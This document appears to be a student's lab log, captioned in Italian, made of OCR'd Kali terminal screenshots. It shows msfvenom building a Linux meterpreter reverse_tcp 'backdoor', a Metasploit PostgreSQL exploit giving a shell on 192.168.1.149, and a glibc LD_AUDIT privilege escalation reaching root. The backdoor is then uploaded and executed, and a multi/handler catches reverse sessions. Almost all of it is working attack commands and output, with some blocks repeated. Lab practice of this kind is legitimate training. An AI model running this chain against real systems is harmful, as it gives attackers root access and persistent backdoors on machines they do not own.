
Per la backdoor ci ho litigato parecchio




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.25 LPORT=4444 -o backdoor
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Saved as: backdoor
```




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands


                                   .,,.                  .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`  _.,,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
            .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
_______________________________________________________________   ,&$$$$$$'_____
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           ` ......;;;;... .  .


       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
```




```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password
                                        .
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```




```
View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > run

[-] Handler failed to bind to 192.168.1.25:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu
4)
[*] Uploaded as /tmp/VULiiNjs.so, should be cleaned up automatically
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu
4)
[*] Uploaded as /tmp/cWhbKmse.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.149:39545) at 2024-12-18 12:28:20 -0500

meterpreter > shell
Process 5690 created.
Channel 1 created.
whoami
postgres
exit
meterpreter > use linux/local/glibc_ld_audit_dso_load_priv_esc
Loading extension linux/local/glibc_ld_audit_dso_load_priv_esc ...
[-] Failed to load extension: No module of the name linux/local/glibc_ld_audit_dso_load_priv_esc found
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(linux/postgres/postgres_payload) > use linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```




```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session => 1
```



```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.9qljdo' (1271 bytes) ...
[*] Writing '/tmp/.qE1uBRsE' (276 bytes) ...
[*] Writing '/tmp/.zUUNg1mB' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 2 opened (192.168.1.25:4444 -> 192.168.1.149:39547) at 2024-12-18 12:31:41 -0500

meterpreter > shell
Process 5732 created.
Channel 1 created.
whoami
root
exit
meterpreter > shell
Process 5734 created.
Channel 2 created.
whoami
root
exit
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
100644/rw-r--r--  123   fil   2024-12-18 12:02:16 -0500  backdoor
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-12-18 12:33:37 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-12-18 08:48:23 -0500  postmaster.opts
100600/rw-------  54    fil   2024-12-18 08:48:23 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter > upload backdoor
[*] Uploading  : /home/kali/backdoor -> backdoor
[*] Uploaded -1.00 B of 123.00 B (-0.81%): /home/kali/backdoor -> backdoor
[*] Completed  : /home/kali/backdoor -> backdoor
meterpreter > execute -f backdoor
```



```
meterpreter > upload backdoor
[*] Uploading  : /home/kali/backdoor → backdoor
[*] Uploaded -1.00 B of 123.00 B (-0.81%): /home/kali/backdoor → backdoor
[*] Completed  : /home/kali/backdoor → backdoor
meterpreter > execute -f backdoor
Process 5740 created.
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
100644/rw-r--r--  123   fil   2024-12-18 12:34:07 -0500  backdoor
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-12-18 12:36:37 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-12-18 08:48:23 -0500  postmaster.opts
100600/rw-------  54    fil   2024-12-18 08:48:23 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key
```



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 7 opened (192.168.1.25:4444 → 192.168.1.149:39546) at 2024-12-18 12:30:59 -0500
ls
[*] exec: ls

 backdoor               password.txt                                    saluto.py
 backdoor_orologio.exe  php-reverse-shell.php                           shell2.php
 codiceC                Pictures                                        shell.php
 Desktop                private_key.pem                                 shell.php.save
 Documents              psw.txt                                         starting_point_Fedina.ovpn
 Downloads              Public                                          Templates
 gameshell-save.sh      public_key.pem                                  temp.php
 gameshell.sh           report-2024-12-03_08-09-23-192.168.50.101.gnmap 'TEST PYTHON'
 hash.txt               report-2024-12-03_08-09-23-192.168.50.101.nmap   username.txt
 hydra.restore          report-2024-12-03_08-09-23-192.168.50.101.xml    users.txt
 initial_scan.txt       report2.html                                     Videos
 mspaint.exe            report2.xml                                      winflower.exe
 Music                  report.html                                      winmine.exe
 paint1.exe             report.xml
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.25:4444
msf6 exploit(multi/handler) > 
```

```
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter > upload backdoor
[*] Uploading  : /home/kali/backdoor → backdoor
[*] Uploaded -1.00 B of 123.00 B (-0.81%): /home/kali/backdoor → backdoor
[*] Completed  : /home/kali/backdoor → backdoor
meterpreter > execute -f backdoor
Process 5740 created.
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
100644/rw-r--r--  123   fil   2024-12-18 12:34:07 -0500  backdoor
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-12-18 12:36:37 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-12-18 08:48:23 -0500  postmaster.opts
100600/rw-------  54    fil   2024-12-18 08:48:23 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > 
```